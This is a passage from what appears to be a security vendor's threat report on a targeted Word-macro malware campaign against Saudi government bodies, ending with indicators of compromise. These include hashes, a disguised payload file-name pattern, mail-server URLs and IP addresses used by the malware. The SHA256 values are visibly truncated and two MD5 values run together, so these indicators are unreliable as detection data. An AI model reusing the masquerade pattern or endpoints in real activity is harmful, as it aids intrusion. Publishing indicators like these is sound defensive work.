zero-day. It's a lot cheaper and can also make attribution to a particular state actor more difficult because macros, for instance, are used by a wide variety of criminals.

There have been renewed attacks in recent months against Saudi Arabia, and in particular against high value targets. This specific sample did not appear to share properties with the destructive Shamoon malware, but the perpetrators in this case could very well have wiped the machines once the data was collected. Indeed pushing ransomware or damaging systems can be used to make forensics analysis harder and hide valuable clues.

Protection

According to reports from sources, Malwarebytes Anti-Exploit blocked the targeted attack proactively without the use of signature updates thanks to its Application Behavior protection layer for all consumer and corporate users of Malwarebytes. Malwarebytes Anti-Malware also detects and remediates the threat completely.





IOCs:

Word dropper:

```
MD5:  3cd5fa46507657f723719b7809d2d1f9 0e430b6b203099f9c305681e1dcff375 SHA256:  a6dbc36c472b3ba70a9
```

Binary payload:

```
MD5: 4ed42233962a89deaa89fd7b989db081 SHA256: a96c57c35df18ac20d83b08a88e502071bd0033add0914b951adbd
```

Payload names:

```
C:ProgramData**-x86-ui.exe with * being one of these:

firefox|chrome|opera|abby|mozilla|google|hewlet|epson|xerox|ricoh|adobe|corel|java|nvidia|realtek|or
```

Network communications:

```
mail.spa.gov.sa/ews/exchange/exchange.asmx webmail.ecra.gov.sa/ews/exchange/exchange.asmx
```

```
62.149.118.67 85.194.112.9 93.184.220.29
```

Source: https://blog.malwarebytes.com/cybercrime/social-engineering-cybercrime/2017/03/new-targeted-attack-saudi-arabia-government/